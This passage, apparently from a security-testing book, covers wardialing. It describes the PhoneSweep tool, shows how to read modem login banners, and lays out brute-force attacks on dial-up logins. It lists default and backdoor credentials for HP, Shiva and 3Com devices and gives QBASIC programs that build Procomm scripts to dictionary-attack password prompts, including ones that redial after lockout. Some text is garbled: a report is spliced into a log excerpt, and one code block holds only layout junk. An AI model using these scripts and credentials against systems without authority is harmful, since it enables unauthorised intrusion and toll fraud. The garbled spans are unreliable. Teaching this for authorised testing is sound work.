To start from scratch after installation, right-click on Profiles and select New. To import numbers into the profile, create phone number objects via Manage | Phone Number Objects. From there, you can import numbers from a text file. The format can be in an intuitive format such as 555-555-5555. After creating the phone number objects, you must assign them to the profile. Right-click the numbers column in the profile. Then select Add... | select multiple phone numbers, and click OK. After creating time objects, assign them by right-clicking in the Time column and adding them. Finally under the Assess column, select Detect, Identify, or Penetrate—each one being increasingly intrusive. Figure 7-4 shows a sample profile. When you are finally ready to run the scan, click the Play button in the top-right-hand corner of the window.

During the dialing process, the Progress tab screen updates in real time. You can see exactly which number each modem is dialing. The wardialer also keeps track of the time spent dialing, the estimated progress, and the estimated time remaining. At the bottom of the screen, each number's status is updated in real time as to whether it has been completed along with any system identification information discovered. The product attempts to keep the user up to date at all times, as shown in Figure 7-5.




Figure 7-4 A sample profile with defined numbers, a Nights and Weekends time window, and Identify only settings

When the dialing finishes, the results are presented on the Summary tab (Figure 7-6). The total calls, average time per call, total numbers, and summary of line classifications are shown in the top portion of the screen. Each number is broken out in detail at the bottom of the screen. You also have the option to generate a report that is quite useful in gathering statistics from the assessment.




Figure 7-5 The status of a currently running scan shows real-time activities for each modem in use.




Figure 7-6 The results of the scan along with high-level statistics



PhoneSweep

Popularity: 6

Simplicity: 8

Impact: 8

Risk Rating: 7

If messing with ToneLoc, THC-Scan, WarVOX, or the time-limited TeleSweep seems like a lot of work, then PhoneSweep may be for you. We've spent several pages thus far covering the use and setup of freeware wardialing tools, but our discussion of PhoneSweep will be much shorter—primarily because there is little to reveal that isn't readily evident within the interface, as shown in Figure 7-7.

The critical features that make PhoneSweep stand out are its simple graphical interface, automated scheduling, attempts at carrier penetration, simultaneous multiple-modem support, and elegant reporting. Number ranges—also called *profiles*—are dialed on any available modem, up to the maximum supported in the current version/configuration you purchase. PhoneSweep is easily configured to dial during business hours, outside hours, weekends, or all three, as shown in Figure 7-8. Business hours are user-definable on the Time tab. PhoneSweep dials continuously during the period specified (usually outside hours and weekends). It automatically stops when it is not supposed to be dialing (business hours, for example) or for the “blackouts” defined,




Figure 7-7 PhoneSweep's graphical interface is a far cry from most freeware wardialers, and it has many other features that increase usability and efficiency.

restarting as necessary during appropriate hours until the range is scanned and/or tested for penetrable modems, if configured.




Figure 7-8 PhoneSweep has simple scheduling parameters, making it easy to tailor dialing to suit your needs.

PhoneSweep professes to identify over 470 different makes and models of remote access devices. It does this by comparing text or binary strings received from the target system to a database of known responses. If the target's response has been customized in any way, PhoneSweep may not recognize it. Besides the standard carrier detection, PhoneSweep can be programmed to attempt to launch a dictionary attack against identified modems. In the application directory is a simple tab-delimited file of usernames and passwords that is fed to answering modems. If the system hangs up, PhoneSweep redials and continues through the list until it reaches the end. (Beware of account-lockout features on the target system if using this to test security on your remote access servers.) Although this feature alone is worth the price of admission for PhoneSweep, we have witnessed first-hand false positives while using penetration mode, so we advise you to double-check your results. The easiest and most reliable way to do this is to connect to the device in question with simple modem communications software.

PhoneSweep's ability to export the call results in various formats is another useful feature. A host of options are available to create reports, so if custom reports are important, this is worth a look. Depending on formatting requirements, PhoneSweep can contain introductory information, executive and technical summaries of activities and results, statistics in tabular format, raw terminal responses from identified modems, and an entire listing of the phone number "taxonomy." This eliminates manual hunting through text files or merging and importing data from multiple formats into spreadsheets and the like, as is common with freeware tools. A portion of a sample PhoneSweep report is shown in Figure 7-9.

Of course, the biggest difference between PhoneSweep and freeware tools is cost. As of this edition, different versions of PhoneSweep are available, so check the PhoneSweep site for your purchase options (shop.niksun.com/). The licensing restrictions are enforced with a hardware dongle that attaches to the parallel port—the software will not install if the dongle is not present. Depending on the cost of hourly labor to set up, configure, and manage the output of freeware tools, PhoneSweep's cost can seem like a reasonable amount.



Carrier Exploitation Techniques

<i>Popularity:</i>	9
<i>Simplicity:</i>	5
<i>Impact:</i>	8
<i>Risk Rating:</i>	7

Wardialing itself can reveal easily penetrated modems, but more often than not, careful examination of dialing reports and manual follow-up are necessary to determine the level of vulnerability of a particular dial-up connection. For example, the following sanitized excerpt from raw output shows some typical responses (edited for brevity):

```
7-NOV-2002 20:35:15 9,5551212 C: CONNECT 2400
```

```
HP995-400:_
```

Expected a HELLO command. (CIERR 6057)

7-NOV-2002 20:36:15 9,5551212 C: CONNECT 2400

@ Userid:

Password?

Login incorrect

7-NOV-2002 20:37:15 9,5551212 C: CONNECT 2400

Welcome to 3Com Total Control HiPer ARC (TM)

Networks That Go The Distance (TM)

login:

Password:

Login Incorrect

7-NOV-2002 20:38:15 9,5551212 C: CONNECT 2400

._Please press <Enter>..._I PJack Smith _ JACK SMITH
[CARRIER LOST AFTER 57 SECONDS]

Executive Summary of PhoneSweep Scan

Profile Name: BOSTON_OFFICE_1_AUG2001,
BOSTON_OFFICE_2_AUG2001,
BOSTON_OFFICE_3_AUG2001

Report Generated: Friday, August 24 2001 13:53:06

Time of First Call: Monday, August 06 2001 15:06:53
Time of Last Call: Monday, August 06 2001 17:51:00

Elapsed Time During Scan: 2 hours, 45 minutes, 53 seconds

Phone Numbers Assigned to Dial: 74
Number of calls made: 176

Phone Numbers Dialed using Single Call Detect™: 74
Phone Numbers Dialed using Data-only Mode: 74
Phone Numbers Dialed using Fax-only Mode: 68

Phone Numbers Checked for Data: 74
Phone Numbers Checked for Fax: 68

Search for modems completed: 100.0%
Search for fax machines completed: 91.9%
Username/password guessing completed: 0.0%

Modems found: 22
Systems compromised: n/a

When the report was generated, PhoneSweep was configured to scan for both fax machines and modems.

PhoneSweep was configured to only connect to modems, but not to identify or attempt to penetrate them.

There were a total of 176 simulated calls made in this profile when the report was generated.

Figure 7-9 A small portion of a sample PhoneSweep report

We purposely selected these examples to illustrate a key point about combing result logs: Experience with a large variety of dial-up servers and operating systems is irreplaceable. For example, the first response appears to be from an HP system (HP995-400), but the ensuing string about a `HELLO` command is somewhat cryptic. Manually dialing into this system with common data terminal software set to emulate a VT-100 terminal using the ASCII protocol produces similarly inscrutable results—unless the intruders are familiar with Hewlett-Packard midrange MPE-XL systems and know the login syntax is “`HELLO USER.ACCT`” followed by a password when prompted. Then they can try the following:

```
CONNECT 57600
HP995-400: HELLO FIELD.SUPPORT
PASSWORD= TeleSup
```

`FIELD.SUPPORT` and `TeleSup` are common default credentials that may produce a positive result. A little research and a deep background can go a long way toward revealing holes where others only see roadblocks.

Our second example is a little more simplistic. The `@Userid` syntax shown is characteristic of a Shiva LAN Rover remote access server (we still find these occasionally in the wild, although Intel has discontinued the product). With that tidbit and some quick research, attackers can learn more about LAN Rovers. A good guess, in this instance, might be “supervisor” or “admin” with a `NULL` password. You’d be surprised how often this simple guesswork actually succeeds in nailing lazy administrators.

The third example further amplifies the fact that even simple knowledge of the vendor and model of the system answering the call can be devastating. An old, known backdoor account is associated with 3Com Total Control HiPer ARC remote access devices: “adm” with a `NULL` password. This system is essentially wide open if the fix for this problem has not been implemented.

We cut right to the chase for our final example: This response is characteristic of Symantec’s PCAnywhere remote control software. If the owner of system “JACK SMITH” is smart and has set a password of even marginal complexity, this probably isn’t worth further effort, but it seems like even today one out of four PCAnywhere users never bothers to set a password. (Yes, this is based on real experience!)

We should also mention here that carriers aren’t the only things of interest that can turn up from a wardialing scan. Many PBX and voicemail systems are also key trophies sought by attackers. In particular, some PBXes can be configured to allow remote dial-out and respond with a second dial tone when the correct code is entered. Improperly secured, these features can allow intruders to make long-distance calls anywhere in the world on someone else’s dime. Don’t overlook these results when collating your wardialing data to present to management. We discuss techniques used to break into PBXes later.

Exhaustive coverage of the potential responses offered by remote dial-up systems would take up most of the rest of this book, but we hope that the preceding gives you a taste of the types of systems you may encounter when testing your organization’s security. Keep an open mind, and consult others for advice, including vendors. Probably

one of the most detailed sites for banners and carrier-exploitation techniques is Stephan Barnes' M4phr1k's Wall of Voodoo site (m4phr1k.com) dedicated to the wardialing community.

Assuming you've found a system that yields a user ID/password prompt, and it's not trivially guessed, what then? Audit them using dictionary and brute-force attacks, of course! As we've mentioned, TeleSweep and PhoneSweep come with built-in password-guessing capabilities (which you should double-check). These can try three guesses, redial after the target system hangs up, try three more, and so forth. Generally, such noisy trespassing is not advisable on dial-up systems, and once again, it's illegal to perform against systems that you don't own. However, should you wish to test the security of systems that you do own, the effort essentially becomes a test in brute-force hacking.

BRUTE-FORCE SCRIPTING—THE HOMEGROWN WAY

Once the results from the output from any of the wardialers are available, the next step is to categorize the results into what we call *domains*. As we mentioned before, experience with a large variety of dial-up servers and operating systems is irreplaceable. How you choose which systems to further penetrate depends on a series of factors, such as how much time you are willing to spend, how much effort and computing bandwidth is at your disposal, and how good your guessing and scripting skills are.

Dialing back the discovered listening modems with simple communications software is the first critical step to putting the results into domains for testing purposes. When dialing a connection back, it is important that you try to understand the characteristics of the connection. This will make sense when we discuss grouping the found connections into domains for testing. Important factors characterize a modem connection and thus will help your scripting efforts. Here is a general list of factors to identify:

- Whether the connection has a timeout or attempt-out threshold
- Whether exceeding the thresholds renders the connection useless (this occasionally happens)
- Whether the connection is only allowed at certain times
- Whether you can correctly assume the level of authentication (that is, user ID only or user ID and password only)
- Whether the connection has a unique identification method that appears to be a challenge response, such as SecurID
- Whether you can determine the maximum number of characters for responses to user ID or password fields
- Whether you can determine anything about the alphanumeric or special character makeup of the user ID and password fields

- Whether any additional information could be gathered from typing other types of break characters at the keyboard, such as CTRL-C, CTRL-Z, ?, and so on
- Whether the system banners are present or have changed since the first discovery attempts and what type of information is presented in the system banners. This information can be useful for guessing attempts or social-engineering efforts.

Once you have this information, you can generally put the connections into what we loosely call *wardialing penetration domains*. For the purposes of illustration, you have four domains to consider when attempting further penetration of the discovered systems beyond simple guessing techniques at the keyboard (going for Low Hanging Fruit). Hence, the area that should be eliminated first, which we call *Low Hanging Fruit (LHF)*, is the most fruitful in terms of your chances and will produce the most results. The other brute-force domains are primarily based on the number of authentication mechanisms and the number of allowed authentication attempts. If you are using these brute-force techniques, be advised that the success rate is low compared to LHF, but nonetheless, we explain how to perform the scripting should you want to proceed further. The domains can be shown as follows:

Low Hanging Fruit (LHF)	These are easily guessed or commonly used passwords for identifiable systems. (Experience counts here.)
First—Single Authentication, Unlimited Attempts	These are systems with only one type of password or ID and the modem does not disconnect after a predetermined number of failed attempts.
Second—Single Authentication, Limited Attempts	These are systems with only one type of password or ID and the modem disconnects after a predetermined number of failed attempts.
Third—Dual Authentication, Unlimited Attempts	These are systems where there are two types of authentication mechanisms, such as ID and password, and the modem does not disconnect after a predetermined number of failed attempts.*
Fourth—Dual Authentication, Limited Attempts	These are systems where there are two types of authentication mechanisms, such as ID and password, and the modem disconnects after a predetermined number of failed attempts.*
* Dual authentication is not classic two-factor authentication, where the user is required to produce two types of credentials: for example, something they have and something they know.	

In general, the further you go down the list of domains, the longer it can take to penetrate a system. As you move down the domains, the scripting process becomes more sensitive due to the number of actions that need to be performed. Now let's delve deep into the heart of our domains.



Low Hanging Fruit

<i>Popularity:</i>	10
<i>Simplicity:</i>	9
<i>Impact:</i>	10
<i>Risk Rating:</i>	10

This dial-up domain tends to take the least time. With luck, it provides instantaneous gratification. It requires no scripting expertise, so essentially it is a guessing process. It would be impossible to list all the common user IDs and passwords used for all the dial-in-capable systems, so we won't attempt it. However, lists and references abound within this text and on the Internet. One such example on the Internet is maintained at cirt.net/ passwords and contains default user IDs and passwords for many popular systems. Once again, experience from seeing a multitude of results from wardialing engagements and playing with the resultant pool of potential systems helps immensely. Also, the ability to identify the signature or screen of a type of dial-up system helps provide the basis from which to start utilizing the default user IDs or passwords for that system. Whichever list you use or consult, the key here is to spend no more than the amount of time required to expend all the possibilities for default IDs and passwords. If you're unsuccessful, move on to the next domain.



Single Authentication, Unlimited Attempts

<i>Popularity:</i>	9
<i>Simplicity:</i>	8
<i>Impact:</i>	10
<i>Risk Rating:</i>	9

Our first brute-force domain theoretically takes the least amount of time to attempt to penetrate in terms of brute-force scripting, but it can be the most difficult to categorize properly. This is because what might appear to be a single-authentication mechanism, such as the following example (see Code Listing 7-1A), might actually be dual authentication once the correct user ID is known (see Code Listing 7-1B). An example of a true first domain is shown in Code Listing 7-2, where you see a single-authentication mechanism that allows unlimited guessing attempts.

Code Listing 7-1A—An example of what appears to the first domain, which could change if the correct user ID is input

```
XX-Jul-XX 09:51:08 91XXX5551234 C: CONNECT 9600/ARQ/V32/LAPM
@ Userid:
@ Userid:
@ Userid:
```

```
@ Userid:
@ Userid:
@ Userid:
@ Userid:
```

Code Listing 7-1B—An example showing the change once the correct user ID is entered

```
XX-Jul-XX 09:55:08 91XXX5551234 C: CONNECT 600/ARQ/V32/LAPM
@ Userid: lanrover1
Password: xxxxxxxx
```

Now back to our true first domain example (see Code Listing 7-2). In this example, all that is required to get access to the target system is a password. Also of important note is the fact that this connection allows for unlimited attempts. Hence, scripting a brute-force attempt with a dictionary of passwords is the next step.

Code Listing 7-2—An example of a true first domain

```
XX-Jul-XX 03:45:08 91XXX5551235 C: CONNECT 600/ARQ/V32/LAPM

Enter Password:
Invalid Password.

Enter Password:
Invalid Password.

Enter Password:
Invalid Password.

Enter Password:
Invalid Password.

Enter Password:
Invalid Password.

(goes on unlimited)
```

For our true first domain example, we need to undertake the scripting process, which can be done with simple ASCII-based utilities. What lies ahead is not complex programming but rather simple ingenuity in getting the desired script written, compiled, and executed so it will repeatedly make the attempts until the dictionary is exhausted. One of the most widely used tools for scripting modem communications is still Procomm Plus and the ASPECT scripting language. However, ZOC from Emtec (emtec.com/zoc/) may soon overtake Procomm Plus in terms of popularity since Symantec discontinued Procomm Plus. Procomm Plus has been around for many years and can still be found

running on modern operating systems in compatibility mode, but even that will dwindle over the next few years.

Our first goal for the scripting exercise is to get a source code file with a script and then to turn that script into an object module. Once we have the object module, we need to test it for usability on, say, 10 to 20 passwords and then to script in a large dictionary. The first step is to create an ASPECT source code file. In old versions of Procomm Plus, ASP files were the source and ASX files were the object. Some old versions of Procomm Plus, such as the Test Drive PCPLUSTD (instructions for use and setup can be found at m4phr1k.com), allowed for direct ASP source execution when executing a script. In GUI versions of Procomm Plus, these same files are referred to as WAS and WSX files (source and object), respectively. Regardless of version, the goal is the same: to create a brute-force script using our examples shown earlier that will run over and over consistently using a large number of dictionary words.

Creating the script is a relatively low-level exercise, and it can generally be done in any common editor. The difficult part is inputting the password or other dictionary variables into the script. Procomm Plus has the ability to handle any external files that we feed into the script as a password variable (say, from a dictionary list) as the script is running. You may want to experiment with password attempts that are hard-coded in a single script or possibly have external calls to password files. Reducing the amount of program variables during script execution can hopefully increase chances for success.

Because our approach and goal are essentially ASCII based and relatively low level in approach, we can create the raw source script with QBASIC for DOS. We will call this file 5551235.BAS (the .BAS extension is for QBASIC). What follows is an example of a QBASIC program that creates an ASPECT script for a Procomm Plus 32 (WAS) source file, using the preceding first domain target example and a dictionary of passwords. The complete script also assumes that the user will first make a dialing entry in the Procomm Plus dialing directory called 5551235. The dialing entry typically has all the characteristics of the connection and allows the user to specify a log file. The ability to have a log file is an important feature (to be discussed shortly) when attempting a brute-force script with the type of approaches that are discussed here.

```
'QBASIC ASP/WAS script creator for Procomm Plus
'Written by M4phr1k, www.m4phr1k.com, Stephan Barnes

OPEN "5551235.was" FOR OUTPUT AS #2
OPEN "LIST.txt" FOR INPUT AS #1
PRINT #2, "proc main"
PRINT #2, "dial DATA " + CHR$(34) + "5551235" + CHR$(34)
DO UNTIL EOF(1)
LINE INPUT #1, in$
in$ = LTRIM$(in$) + "^M"
PRINT #2, "waitfor " + CHR$(34) + "Enter Password:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + in$ + CHR$(34)
LOOP
PRINT #2, "endproc"
```

Your dictionary files of common passwords could contain any number of common words, including the following:

```
apple
apple1
apple2
applepie
applepies
applepies1
applepies2
applicate
applicates
application
application1
applonia
applonial
```

(and so on)

Any size dictionary can be used, and creativity is a plus here. If you happen to know anything about the target organization, such as first or last names or local sports teams, add those words to the dictionary. The goal is to create a dictionary that is robust enough to reveal a valid password on the target system.

The next step in our process is to take the resultant 5551235.WAS file and bring it into the ASPECT script compiler. Then we compile and execute the script:

```
333;TrackType=0;> ;><$~Frame 476 (9)>: ;><$~Frame 476 (9)>:
<$THAlign=L;SpAbove=333;TrackType=0;><$~Frame 476 (9)>:
```

Because this script is attempting to guess passwords repeatedly, you must turn on logging before you execute it. Logging writes the entire script session to a file so you can come back later and view the file to determine whether you were successful. At this point, you might be wondering why you would not want to script waiting for a successful event (getting the correct password). The answer is simple. Because you don't know what you will see after you theoretically reveal a password, it can't be scripted. You could script for login parameter anomalies and do your file processing in that fashion; write out any of these anomalies to a file for further review and for potential dial-back using LHF techniques. Should you know what the result looks like upon a successful password entry, you could then script a portion of the ASPECT code to do a WAITFOR for whatever the successful response would be and to set a flag or condition once that condition is met. The more system variables that are processed during script execution, the more chance random events will occur. The process of logging the session is simple in design, yet time consuming to review. Additional sensitivities can occur with the scripting process. Being off by a mere space between characters that you are expecting or

have sent to the modem can throw off the script. Hence, it is best to test the script using 10 to 20 passwords a couple times to ensure that you have this repeated exercise crafted in such a way that it is going to hold up to a much larger and longer multitude of repeated attempts. One caveat: every system is different, and scripting for a large dictionary brute-force attack requires working with the script to determine system parameters to help ensure it can run for as long as expected.



Single Authentication, Limited Attempts

<i>Popularity:</i>	8
<i>Simplicity:</i>	9
<i>Impact:</i>	9
<i>Risk Rating:</i>	9

The second domain takes more time and effort to attempt to penetrate. This is because you need to add an additional component to the script. Using our examples shown thus far, let's review a second domain result in Code Listing 7-3. Notice a slight difference here when compared to our first domain example. In this example, after three attempts, the ATH0 characters appear. This (ATH0) is the typical Hayes Modem character set for Hang Up. What this character set means is that this particular connection hangs up after three unsuccessful login attempts. It could be four, five, or six attempts, or some other number of attempts, but the demonstrated purpose here is that you know how to dial back the connection after a connection attempt threshold has been reached. The solution to this dilemma is to add some code to handle the dial-back after the threshold of login attempts has been reached and the modem disconnects (see Code Listing 7-4). Essentially, this means guessing the password three times and then redialing the connection and restarting the process.

Code Listing 7-3—An example of a true second domain

```
XX-Jul-XX 03:45:08 91XXX5551235 C: CONNECT 600/ARQ/V32/LAPM
```

```
Enter Password:  
Invalid Password.
```

```
Enter Password:  
Invalid Password.
```

```
Enter Password:  
Invalid Password.  
ATH0
```

(Note the important ATH0, which is the typical Hayes character set for Hang Up.)

Code Listing 7-4—A sample QBASIC program (called 5551235.BAS)

```
'QBASIC ASP/WAS script creator for Procomm Plus
'Written by M4phr1k, www.m4phr1k.com, Stephan Barnes

OPEN "5551235.was" FOR OUTPUT AS #2
OPEN "LIST.txt" FOR INPUT AS #1
PRINT #2, "proc main"
DO UNTIL EOF(1)
PRINT #2, "dial DATA " + CHR$(34) + "5551235" + CHR$(34)
LINE INPUT #1, in$
in$ = LTRIM$(in$) + "^M"
PRINT #2, "waitfor " + CHR$(34) + "Enter Password:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + in$ + CHR$(34)
LINE INPUT #1, in$
in$ = LTRIM$(in$) + "^M"
PRINT #2, "waitfor " + CHR$(34) + "Enter Password:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + in$ + CHR$(34)
LINE INPUT #1, in$
in$ = LTRIM$(in$) + "^M"
PRINT #2, "waitfor " + CHR$(34) + "Enter Password:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + in$ + CHR$(34)
LOOP
PRINT #2, "endproc"
```

**Dual Authentication, Unlimited Attempts**

<i>Popularity:</i>	6
<i>Simplicity:</i>	9
<i>Impact:</i>	8
<i>Risk Rating:</i>	8

The third domain builds off of the first domain, but now, because you have two things to guess (provided you don't already know a user ID), this process theoretically takes more time to execute than our first and second domain examples. We should also mention that the sensitivity of this third domain and the upcoming fourth domain process is more complex because, theoretically, more keystrokes are being transferred to the target system. The complexity arises because there is more of a chance for something to go wrong during script execution. The scripts used to build these types of brute-force approaches are similar in concept to the ones demonstrated earlier. Code Listing 7-5

shows a target, and Code Listing 7-6 shows a sample QBASIC program to make the ASPECT script.

Code Listing 7-5—A sample third domain target

```
XX-Jul-XX 09:55:08 91XXX5551234 C: CONNECT 9600/ARQ/V32/LAPM
```

```
Username: guest
Password: xxxxxxxx
Username: guest
Password: xxxxxxxx
Username: guest
Password: xxxxxxxx
Username: guest
Password: xxxxxxxx
Username: guest
Password: xxxxxxxx
Username: guest
Password: xxxxxxxx
Username: guest
Password: xxxxxxxx
```

(and so on)

Code Listing 7-6—A sample QBASIC program (called 5551235.BAS)

```
'QBASIC ASP/WAS script creator for Procomm Plus
'Written by M4phr1k, www.m4phr1k.com, Stephan Barnes

OPEN "5551235.was" FOR OUTPUT AS #2
OPEN "LIST.txt" FOR INPUT AS #1
PRINT #2, "proc main"
PRINT #2, "dial DATA " + CHR$(34) + "5551235" + CHR$(34)
DO UNTIL EOF(1)
LINE INPUT #1, in$
in$ = LTRIM$(in$) + "^M"
PRINT #2, "waitfor " + CHR$(34) + "Username:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + "guest" + CHR$(34)
PRINT #2, "waitfor " + CHR$(34) + "Password:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + in$ + CHR$(34)
LOOP
PRINT #2, "endproc"
```



Dual Authentication, Limited Attempts

<i>Popularity:</i>	3
<i>Simplicity:</i>	10
<i>Impact:</i>	8
<i>Risk Rating:</i>	7

The fourth domain builds off of our third domain. Now, because you have two things to guess (provided you don't already know a user ID) and you have to dial back after a limited number of attempts, this process theoretically takes the most time to execute of any of our previous domain examples. The scripts used to build these approaches are similar in concept to the ones demonstrated earlier. Code Listing 7-7 shows the results of attacking a target. Code Listing 7-8 is the sample QBASIC program to make the ASPECT script.

Code Listing 7-7—A sample fourth domain target

```
XX-Jul-XX 09:55:08 91XXX5551234 C: CONNECT 600/ARQ/V32/LAPM
```

```
Username: guest
